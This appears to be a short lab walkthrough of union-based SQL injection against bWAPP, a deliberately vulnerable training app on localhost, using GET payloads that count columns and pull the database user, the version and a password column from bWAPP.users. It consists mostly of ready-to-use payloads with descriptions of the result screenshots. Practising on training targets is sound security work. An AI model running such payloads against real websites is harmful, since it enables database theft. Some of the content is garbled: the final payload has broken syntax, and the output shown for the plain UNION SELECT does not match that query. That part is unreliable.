

http://localhost/bWAPP/sqli\_2.php?movie=12-2&action=go

http://localhost/bWAPP/sqli\_2.php?movie=6+order+by+6&action=go

The screenshot shows the bWAPP SQL Injection tool interface. The header is orange with the bWAPP logo and the text "an extremely buggy web app!". A navigation bar contains links: Bugs, Change Password, Create User, Set Security Level, Reset, Credits, Blog, Logout, and Welcome Back. The main content area is titled "/ SQL Injection (GET/Select) /". Below the title, there is a "Select a movie:" dropdown menu with "G.I. Joe: Retaliation" selected and a "Go" button. A table displays the selected movie's details:

Title	Release	Character	Genre	IMDb
G.I. Joe: Retaliation	2013	Cobra Commander	action	<a href="#">Link</a>



On the right side, there are social media icons for Twitter, LinkedIn, Facebook, and YouTube. At the bottom, there is a footer with licensing information.

http://localhost/bWAPP/sqli\_2.php?movie=1+union+select+1,2,3,4,5,6,7--&action=go



The screenshot shows the bWAPP SQL Injection tool interface after a successful union-based SQL injection. The "Select a movie:" dropdown menu still shows "G.I. Joe: Retaliation". The table now displays the results of the injected query:

Title	Release	Character	Genre	IMDb
2	admin@localhost	5	4	<a href="#">Link</a>

http://localhost/bWAPP/sqli\_2.php?movie=11+union+select+1,2,user(),4,5,6,7--&action=go

[http://localhost/bWAPP/sqli\\_2.php?movie=11+union+select+1,2,version\(\),4,5,6,7--&action=go](http://localhost/bWAPP/sqli_2.php?movie=11+union+select+1,2,version(),4,5,6,7--&action=go)

[http://localhost/bWAPP/sqli\\_2.php?movie=-1+union+select+1,2,password\(4,5,6,7+from+bWAPP.users--&action=go](http://localhost/bWAPP/sqli_2.php?movie=-1+union+select+1,2,password(4,5,6,7+from+bWAPP.users--&action=go)
